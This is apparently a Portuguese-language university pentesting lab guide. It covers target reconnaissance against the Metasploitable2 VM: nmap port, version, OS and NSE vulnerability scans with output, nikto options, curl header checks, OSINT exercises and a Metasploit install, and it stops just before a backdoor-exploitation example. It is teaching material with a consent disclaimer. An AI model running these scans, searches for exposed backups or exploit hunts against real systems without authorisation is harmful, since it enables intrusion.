Insper

Roteiro 2 – Reconhecimento e Exploração

Tecnologias Hackers - Professor Dr. Rodolfo Avelino

Data de entrega: 07/03/2024 às 23:59

Objetivo

Desenvolver habilidades em teste de vulnerabilidade de sistemas, aplicando uma metodologia eficaz. Além disso, revisar conceitos essenciais de administração de redes e sistemas operacionais. Também, empregar ferramentas e recursos para detectar e explorar vulnerabilidades nos sistemas analisados.

Preâmbulo

Os desafios deste roteiro serão em vários momentos conduzidos por meio da imagem da máquina virtual metasploitable que deverão ser executadas com o player gratuito VirtualBox (https://www.virtualbox.org/). As ferramentas e scripts para a execução dos testes poderão ser instaladas em seu sistema operacional pessoal ou até mesmo serem executadas por meio de outra máquina virtual que deverá ser executada com a distribuição Kali Linux (https://www.kali.org/downloads/).

Disclamer

A disciplina de Pentesting proporciona aos alunos a experiência de testar e explorar ambientes computacionais por meio de ferramentas e scripts reais. O objetivo único é de capacitar os alunos para as práticas de testes e análises de segurança de redes, sistemas e aplicações por meio de simulações de exploração em ambiente educacional. A utilização destas técnicas não deverá ser realizada em outros ambientes sem o consentimento do proprietário ou administrador da rede, sistema ou aplicação.

Insper

Parte 1 – Reconhecimento do Alvo

Getting Started

Ainda o termo Hacker é interpretado de diferentes formas em nossa sociedade. Na informática Hacker simboliza a pessoa que se dedica profundamente a analisar, questionar, modificar e testar os limites de arquitetura e segurança de dispositivos e softwares. É recorrente o termo Hacker estar associado à pessoa de atitude maliciosa, cuja sua principal motivação é aplicar seus conhecimentos técnicos e de análise para atividades para benefício próprio, ou com a simples intenção de impactar um ambiente computacional por outros motivos. Este especialista é conhecido como Cracker. Para finalizar, Hacker é a pessoa com habilidades que além de burlar e comprometer sistemas, contribui para o desenvolvimento e evolução tecnológica, seja pela motivação em ampliar e compartilhar seus conhecimentos em segurança, ou simplesmente pelo desenvolvimento e melhoramento de softwares e sistemas informatizados.

Pentest é um processo de análise detalhada do nível de segurança de um sistema ou rede usando a perspectiva de um infrator, ou seja, deve ser tratado como o mais próximo possível de um ataque real. Se tratado desta forma, é possível ter o conhecimento total do que poderia acontecer caso um ataque realmente existisse, garantindo assim a possibilidade de uma estratégia de prevenção.

“envolvem a simulação de ataques reais para avaliar os riscos associados a potenciais brechas de segurança.” (Georgia Weidman)

A utilização de uma metodologia permite dividir um processo complexo em uma série de tarefas menores e mais administráveis. Possibilita conhecer o alvo:

- Onde ele está localizado?

- Qual o endereço IP?

- Que sistema operacional o alvo está executando?

- Quais serviços estão sendo executados?

- Quais versões de serviços estão sendo executados?

Dependendo da literatura a metodologia conterá entre quatro e sete passos. Entretanto, dependendo do autor ainda podem existir mais passos. No mercado são referências de metodologias e guias de boas práticas para a realização do PenTest NIST e o OWASP. Contudo não existe uma metodologia padrão para a realização do PenTest.

A seguir segue uma breve descrição das metodologias e boas práticas adotadas em testes de exploração de vulnerabilidade:

NIST SP 800-115 (National Institute of Standards and Technology)

Tem Como objetivo orientar no planejamento tanto na aplicação quanto na análise dos testes. Esta metodologia específica como as diferentes técnicas devem ser utilizadas para que os testes sejam efetuados com precisão. É considerada um dos melhores documentos e é a mais adotada por profissionais e consultorias de segurança.

Essa metodologia é dividida em algumas etapas:

1. **Testes de segurança e visão geral dos exames:** focada em 3 métodos teste, exame e entrevista.
2. **Revisão das técnicas:** essa parte discute as técnicas utilizadas para descobrir as vulnerabilidades utilizando exames passivos.

3. **Identificação e técnicas de análise dos alvos:** essa parte tem como objetivo identificar serviços em atividades (e suas portas utilizadas) para verificar possíveis vulnerabilidades.
4. **Técnicas de validação das vulnerabilidades:** essa parte utiliza os dados obtidos na sessão anterior assim explorando a existência de possíveis vulnerabilidades
5. **Planejamento de avaliações de segurança:** essa parte aborda a melhor orientação para que possa ser criado as políticas de testes.
6. **Execução de avaliação de segurança:** nesse ponto são destacados pontos chaves na fase de execução onde são fornecidas recomendações referentes a avaliação.
7. **Atividades pós testes:** nessa parte são fornecidas para a organização, maneiras de transformar as descobertas em formas de segurança assim fornecendo ações contra as vulnerabilidades encontradas.

Essa metodologia não é tão detalhada do ponto de vista técnico como as demais, mas fornece informações suficientes para a realização de um teste de penetração.

ISSAF (Information Systems Security Assessment Framework)

Essa metodologia é disponibilizada pelo OISSG (Open Information Systems Security Group), é a mais volumosa metodologia disponível. Basicamente consiste em três fases de estratégia:

1. **Planejamento e preparação:** fase em que são trocadas informações iniciais para planejamento e preparação dos testes para avaliação do sistema.
2. **Avaliação:** fase em que o teste coleta informações, mapeia a rede, identifica as vulnerabilidades no sistema, ou seja, o Pentest analisa todo o sistema que está sendo avaliado e corrige os problemas detectados.

3. **Relatórios e limpeza:** nesta fase, é apresentado o relatório de todos os testes executados, mas se algum erro ou vulnerabilidade forem encontrados durante os testes, devem ser avisados antes do término da avaliação do sistema e geração dos relatórios.

Sua abrangência cobre quatro áreas:

A) Segurança de Rede
B) Segurança de Host
C) Segurança de Aplicação
D) Segurança de Banco de Dados

OSSTMM (Open Source Security Testing Methodology Manual)

O OSSTMM (Open Source Securit Testing Metodology Manual) é uma metodologia disponibilizada pela ISECOM (Institute for Securyt and Open Methodologies). Suas definições são constituídas a partir do escopo, que representa todo o ambiente de segurança operacional possível para qualquer interação com qualquer ativo. O principal objetivo dessa metodologia é caracterizar a segurança operacional através dos exames e correlação dos resultados dos testes de uma maneira consistente.

Canais de interação OSSTMM:

1. Humano
2. Físico
3. Wireless
4. Telecomunicações
5. Rede de dados

OWASP (Open Web Application Security Project)

Insper

Essa metodologia tem um foco maior em testes de aplicações web.

O OWASP segue alguns princípios para a execução dos testes: não acreditar em milagres, pensar estrategicamente, testar cedo e com regularidade, entender o escopo da segurança, desenvolver a mentalidade correta, estender o objetivo, usar as ferramentas corretas, se atentar aos detalhes e documentar os resultados.

O OWASP ainda disponibiliza diversos materiais para o desenvolvimento seguro de aplicações e orientações para mitigar vulnerabilidades.

O documento é organizado em 12 subcategorias para teste de penetração:

1. Introdução e objetivos;
2. Coleta de Informações;
3. Teste de gerenciamento de configurações;
4. Teste de gerenciamento de identidade;
5. Teste de autenticação;
6. Teste de autorização;
7. Teste de gerenciamento de sessão;
8. Teste de validação de entrada;
9. Manipulação de erros;
10. Criptografia;
11. Teste de lógica de negócios;
12. Teste do lado do cliente.

Insper

Estes testes podem ser realizados em diferentes maneiras:

Tem pleno conhecimento (caixa branca) - Onde o hacker conhece bem as características do ambiente (sistemas, equipamentos, protocolos...)

Tem conhecimento parcial (caixa cinza) - Onde se possui informações de parte do ambiente a ser explorado.

Não tem conhecimento da meta a ser avaliada (caixa preta) - Onde não é fornecido nenhuma informação do ambiente a ser explorado.

Insper

Tarefa 1 – Reconhecimento do alvo

Objetivo: utilizar as principais técnicas para o reconhecimento de um alvo nas camadas de rede e sistema operacional em busca de vulnerabilidades expostas e conhecidas.

Máquina virtual para análise: Metasploitable2

Download:
https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download

Descrição:

Nesta fase deve-se colher o máximo de informações sobre o alvo. Crie ou utilize uma metodologia para o registro destas coletas. Sempre tenha em mãos um bom e valioso diário de bordo e anote tudo o que for percebido em relação ao alvo, como por exemplo testes realizados, respostas de comandos executados, entre outros resultados explorados.

Bibliografia de referência:

Capítulo 3 – Aprendendo Pentest com Python – Christopher Duffy

Descubra qual ip do seu alvo. Depois de importar a máquina virtual para o seu sistema descubra o endereço que este host recebeu em sua rede. Você já pode utilizar neste momento outra instância de máquina virtual com o Kali Linux e a partir dele utilizar as ferramentas e scripts que permitiram você executar os demais exercícios deste roteiro. Registre em seu diário de bordo, qual a técnica utilizada para resolver

este exercício (print de tela com o comando, ferramenta ou script utilizado).

Exercício A: reconhecendo serviços e portas abertas do alvo. (0,5 ponto)

SEM utilizar uma ferramenta de escaneamento de portas e serviços descubra qual o nome e versão do processo que está executando na porta 21 do alvo. Evidencie o comando e sua saída no diário de bordo.

Exercício B (0,5 ponto)

Footprint é o nome dado a primeira fase dentro de um pentest com o objetivo de coletar informações do alvo. Neste exercício você deverá descobrir o maior número de informações sobre o Sistema Operacional, serviços em execução, tecnologias utilizadas do host alvo como versão, distribuição e arquitetura. Registre no diário de bordo (bloco de nota) os comandos, ferramentas e scripts utilizados. Obrigatoriamente estas informações devem ser acessadas a partir do host do atacante (Kali).

Introdução ao escaneamento de portas

As ferramentas de escaneamento permitem a descoberta de vulnerabilidades em ambientes computacionais, entre outras funcionalidades. Os escaneadores estão disponíveis como ferramentas especializadas projetadas apenas para “escanear” vulnerabilidades em um host, como por exemplo determinar se suas portas de comunicação estão sendo ou não usadas. São extremamente úteis no processo de descoberta e reconhecimento do alvo em um PENTEST, bem como, para a administração de ambientes computacionais. Muitas portas estão associadas a serviços específicos de rede. Para isso, é fundamental o conhecimento sobre sockets e dos protocolos de transporte, bem como, suas características como cabeçalho e *flags*.

Insper

Existem basicamente três tipos de escaneamento:

- **Escaneamento de porta (*port scanner*):** Seu objetivo é verificar portas abertas e serviços disponíveis em um host.
- **Escaneamento de rede:** Permite identificar os hosts que estão ativos em uma rede.
- **Escaneamento de vulnerabilidades:** Busca por vulnerabilidades conhecidas em um host.

Neste roteiro vamos trabalhar com o *port scanner.*

Port scanner

É a técnica mais popular e usada por Hackers/Crackers para descobrir serviços vulneráveis em um sistema e o NMAP a mais popular das ferramentas.

NMAP


Pode ser considerada uma das ferramentas mais completas para realizar varredura em redes, pois disponibiliza um grande número de opções, possibilitando realizarmos diversas varreduras em busca de vulnerabilidades e características do alvo. Essa ferramenta possui, inclusive, opções que permitem burlar sistemas de proteção, como IDS/IPS e Firewall, cujas regras poderiam bloquear ou detectar varreduras não permitidas.

Ela localiza e identifica todas as portas TCP e UDP disponíveis em um host, tentando determinar qual o serviço que está “escutando” em cada porta e é capaz de identificar o tipo de sistema operacional em execução. O nmap é visto como uma ferramenta de segurança, usada para descobrir “brechas” em sistemas, ajudando na tarefa de

monitoração e gerenciamento da rede e identificação de serviços rodando em servidores.


Sintaxe:

nmap [Scan Type(s)] [Options] {target specification}



No exemplo da Figura, ele foi executado de forma simples apenas indicando o IP do alvo. Como resposta é exibido as portas e serviços disponíveis no host.

Usando o modo “verbose” “-v” para exibir mais informações do alvo. Utilize “-vv” para ter uma saída de informações mais detalhadas.



Insper

Alguns exemplos de comandos nmap:

Reconhecendo o alvo com o nmap

Primeiramente descubra qual o número IP de sua máquina virtual Metasploitable. Lembre que a interface virtual deverá estar configurada em modo “Brigde”. Realize a autenticação na máquina virtual com o usuário **msfadmin** e a senha também **msfadmin**.

Para efeitos de exemplo, vou assumir que o IP da máquina virtual metasploitable seja **192.168.68.109**. Lembre de alterá-lo para o número de sua máquina quando for executar algum comando.

Exemplo 1: Descobrindo as portas abertas de um host

Vamos descobrir quais portas de comunicação TCP estão abertas no alvo.

nmap -sT 192.168.68.109

```
root@avelino-XPS-13-9350:/# nmap -sT 192.168.68.120
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-29 11:21 -03
Nmap scan report for 192.168.68.120
Host is up (0.00034s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:F1:A5:DE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
```

A opção “-s” no script é o comando para o escaneamento. Já a opção “T”, indica o escaneamento de portas TCP. Caso for necessário escanear as portas UDP, é alterar o T pelo U.

A saída do comando apresentada na figura apresenta 3 colunas: o número da porta aberta, seu estado e o possível serviço que está sendo executado nesta porta.

Estado das portas

Aberta (open) - está ativamente aceitando conexões TCP ou pacotes UDP nesta porta;

Fechado (closed) - Uma porta fechada está acessível (ela recebe e responde a pacotes de sondagens do Nmap), mas não há nenhuma aplicação ouvindo nela.

Filtrado (filtered) - O Nmap não consegue determinar se a porta está aberta porque uma filtragem de pacotes impede que as sondagens alcancem a porta.

Exemplo 2: Descobrindo as versões dos serviços em execução

Comando:

nmap -sV 192.168.68.109

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-29 11:32 -03
Nmap scan report for 192.168.68.120
Host is up (0.00044s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F1:A5:DE (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
```

Observe que na saída do comando é acrescentada uma quarta coluna, onde a versão do serviço em execução é apresentado.

Exemplo 3: Descobrindo o Sistema Operacional

nmap -O 192.168.68.109

```
MAC Address: 08:00:27:F1:A5:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

A opção “-O” tenta descobrir qual a versão do sistema operacional do host alvo.

Exemplo 4: selecionando as portas a serem escaneadas

É possível você uma porta ou várias portas a serem escaneadas. Para isso usamos a opção “-p”. No primeiro exemplo vamos escanear apenas a porta 80. Já no segundo exemplo iremos escanear as portas 445 e 22.

nmap -sV -p 80 192.168.68.109

```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-29 16:32 -03
Nmap scan report for 192.168.68.120
Host is up (0.00061s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 08:00:27:F1:A5:DE (Oracle VirtualBox virtual NIC)
```

nmap -sV -p 445,22 192.168.68.109

```
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:F1:A5:DE (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Insper

Nmap Scripting Engine (NSE)

Oferece um conjunto totalmente novo de recursos e confere uma nova dimensão para o Nmap. Permite que o Nmap conclua uma série de tarefas, incluindo scanning de vulnerabilidades, detecção de backdoors e em alguns casos a exploração de vulnerabilidades.

A seguir serão apresentados alguns exemplos e exercícios para a prática do nmap.

Para descoberta de vulnerabilidades

nmap -sV - -script vuln 192.168.68.109

Encontrar malware ou backdoor

nmap -v --script malware 192.168.68.109

Exercício C – Listar as vulnerabilidades das portas 21 e 445 **(0,5 ponto)**

Exercício D – Encontrar um exploit para uma vulnerabilidade nos serviços testados no exercício anterior **(0,5 ponto)**

Exercício E – Encontrar uma CVE classificada como alta para os serviços das portas 3306 e 5432 **(0,5 ponto)**

Insper

Reconhecendo informações de servidores web

CURL

O comando curl é uma ferramenta de linha de comando que permite fazer solicitações HTTP para um servidor web e recuperar informações de uma URL específica. Aqui estão alguns exemplos de como usar o curl para obter informações de um servidor web:

Para fins educacionais nos exemplos a seguir será utilizado o domínio avelinux.com.br.

Obtendo informações por meio de cabeçalho http

curl --head avelinux.com.br

```
HTTP/1.1 301 Moved Permanently
Date: Mon, 04 Sep 2023 10:23:23 GMT
Server: Apache
Location: https://www.rodolfoavelino.com.br
Content-Type: text/html; charset=iso-8859-1
```

Observe que na saída do comando acima, é possível identificar qual é o Web Server (Apache) e que o endereço acessado realiza um redirecionamento (301) para o endereço https://www.rodolfoavelino.com.br.

curl --head aula.avelinux.com.br

```
HTTP/1.1 200 OK
Date: Mon, 04 Sep 2023 10:22:53 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
CF-Cache-Status: DYNAMIC
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=CLTkwRzDQHMr2EZf%2FhZNVLaNjQ60bRp
0LrWLmgdIFLTZd0oY0ad1i9ui1jLiuEf5IB94pcG4Jgx1b7sjR32vzTIeHh2Q%2FHcRD%2BvOxKFHMg%2BpIUw%3D%3D"}],"group":"cf-nel"
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
Server: cloudflare
CF-RAY: 801583903d788de8-MIA
alt-svc: h3=":443"; ma=86400
```

Já esta última saída do comando indica que o endereço está protegido por um WAF (cloudflare).

Insper

Nikto

Uma Ferramenta Open Source para Análise de Vulnerabilidades em Servidores Web, um scanner que executa teste completos contra servidores, incluindo mais de 6500 arquivos /CGIs perigosos, controles de versão não atualizados de mais de 1250 servidores. Foi desenvolvida em Perl, por Chris Solo e David Lodge, para validação de vulnerabilidade, verificando versões desatualizadas de servidores web, que procura mostra softwares e plugins desatualizados.


Permite gerar relatórios em diferentes formatos como: txt, html, csv, msf, xml

Sintaxe:

nikto -host [endereço] [opções]

Exemplo:

nikto -h 192.168.68.109



Insper

Opções:

Display – mostra os controles de saída do nikto

1- Mostra os redirecionamentos

2- Mostra cookies recebidos

3- Mostra todas as respostas


4- Mostras URLs que exigem autenticação

D- Saída de depuração

V- Saída detalhada

exemplo para visualizar redirecionamentos no host alvo:

nikto -h 192.168.68.109 -Display 1



Insper

Tuning – as opções de teste que o Nikto usará contra um alvo.

0 - Upload de arquivo
1 - Arquivo Interessante / Visto nos logs
2 - Configuração incorreta / arquivo padrão
3 - Divulgação de Informações
4 - Injeção (XSS / Script / HTML)
5 - Recuperação Remota de Arquivos - Raiz Interna da Web
6 - Negação de Serviço
7 - Recuperação Remota de Arquivos - Server Wide
8 - Execução de Comando / Shell Remoto
9 - Injeção SQL
a - Autenticação Desvio
b - Identificação de Software
c - Inclusão remota de fontes

Exercício F - Realize uma consulta ao nome www.ietf.org**, e responda (1,0 ponto)**

i. Qual é o endereço IP associado?

ii. Quais são seus servidores DNS?

iii. Existe algum servidor de e-mail associado ao domínio ietf.org? Qual o seu nome e IP?

Insper

Exercício G - Escolha um site na Internet e responda as seguintes perguntas (1,0 ponto)

i. Quais servidores DNS são responsáveis por este domínio? (print a sua consulta)

ii. Existem outros domínios ou serviços hospedados no mesmo host (IP)? Quais são?

iii. Qual o Servidor WEB e Sistema Operacional que hospedam este site? Quais foram as últimas alterações?

iv. Quais tecnologias (jquery, utilizadas por este site)?

v. Existe algum WAF protegendo este site? (Print a saída do comando)

vi. O Domínio possuí um servidor de e-mail configurado? Qual (is) Ip (s)?

Exercício H – Mapeando CMS (0,5 ponto)

O wpscan é uma ferramenta de linha de comando amplamente utilizada para a análise de segurança de sites WordPress. Ele é projetado para ajudar os administradores a identificar vulnerabilidades e fraquezas em suas instalações do WordPress. Faça o mapeamento do domínio https://www.rodolfoavelino.com.br.

Insper

Exercício I – Por meio de OSINT Desvende e apresente as evidências (1,0 ponto)

i. Qual o CNPJ que é responsável pelo domínio insper.edu.br?

ii. Quantas reportagens possui o Rodolfo Avelino no grupo uol.com.br?

iii. Encontre uma url que tenha possíveis arquivos de backup (cópia de segurança), expostos de forma insegura.

Exercício J - Faça uma busca por arquivo PDF contendo a expressão exata SUPERFATURAMENTO NO VALOR, em páginas hospedadas em sites de Tribunal de Contas do Estado de qualquer unidade da federação. **(1,0 ponto)**

Insper

Parte 2 – Exploração

Metasploit

Metasploit é um projeto de segurança que divulga informações relacionadas a vulnerabilidades ("exploits") e busca facilitar testes de penetração ("pentests") e o desenvolvimento de Sistema de detecção de intrusos. O projeto pertence a empresa Rapid7.

O subprojeto mais famoso é o Metasploit Framework, ferramenta open-source para desenvolvimento e execução de vulnerabilidades contra uma máquina destino. Esta ferramenta é disponibilizada em algumas distribuições Linux, tais como Kali Linux e Parrot.

Tutorial para instalação do Metasploit Framework em distribuições baseadas em Debian e Ubuntu (não é obrigatório instalar, mas seria importante vocês realizarem este exercício).

Para este tutorial iremos utilizar um script de instalação. Vale lembrar que esta instalação é necessária, caso você não vá utilizar o Kali para a execução dos exercícios.

Antes de iniciar a instalação precisamos atender os pré requisitos:

- Postgresql
- Ruby on rails

Agora baixe o instalador do Metasploit usando o comando wget o curl:

```
curl https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates/metasploit-framework-wrappers/msfupdate.erb > msfinstall
```


Depois de fazer o download atribuas as permissões de execução no arquivo:

```
chmod +x msfinstall
```

Em seguida execute o instalador

```
./msfinstall
```

O script do instalador adicionará o repositório Metasploit Framework à sua lista de repositórios e instalará todas as ferramentas necessárias.



Quando a instalação for concluída, crie e inicialize o banco de dados msf com o comando:

msfdb init

Isso criará um esquema de banco de dados inicial, definirá a conta de serviço e iniciará os serviços. Agora que o banco foi inicializado, você pode iniciar o msfconsole.

Conhecendo e praticando o Metasploit

Os exercícios a seguir serão executados na máquina Metasploitable2 já disponibilizada em aula anterior. Para efeitos de exemplo nos scripts vamos assumir o IP 192.168.68.131 para a máquina alvo. Lembre-se de tomar nota do IP de sua máquina virtual Metasploitable2 e alterar no momento oportuno o ip dos scripts dos exercícios.

Exemplo 1 – explorando backdoor com metasploit

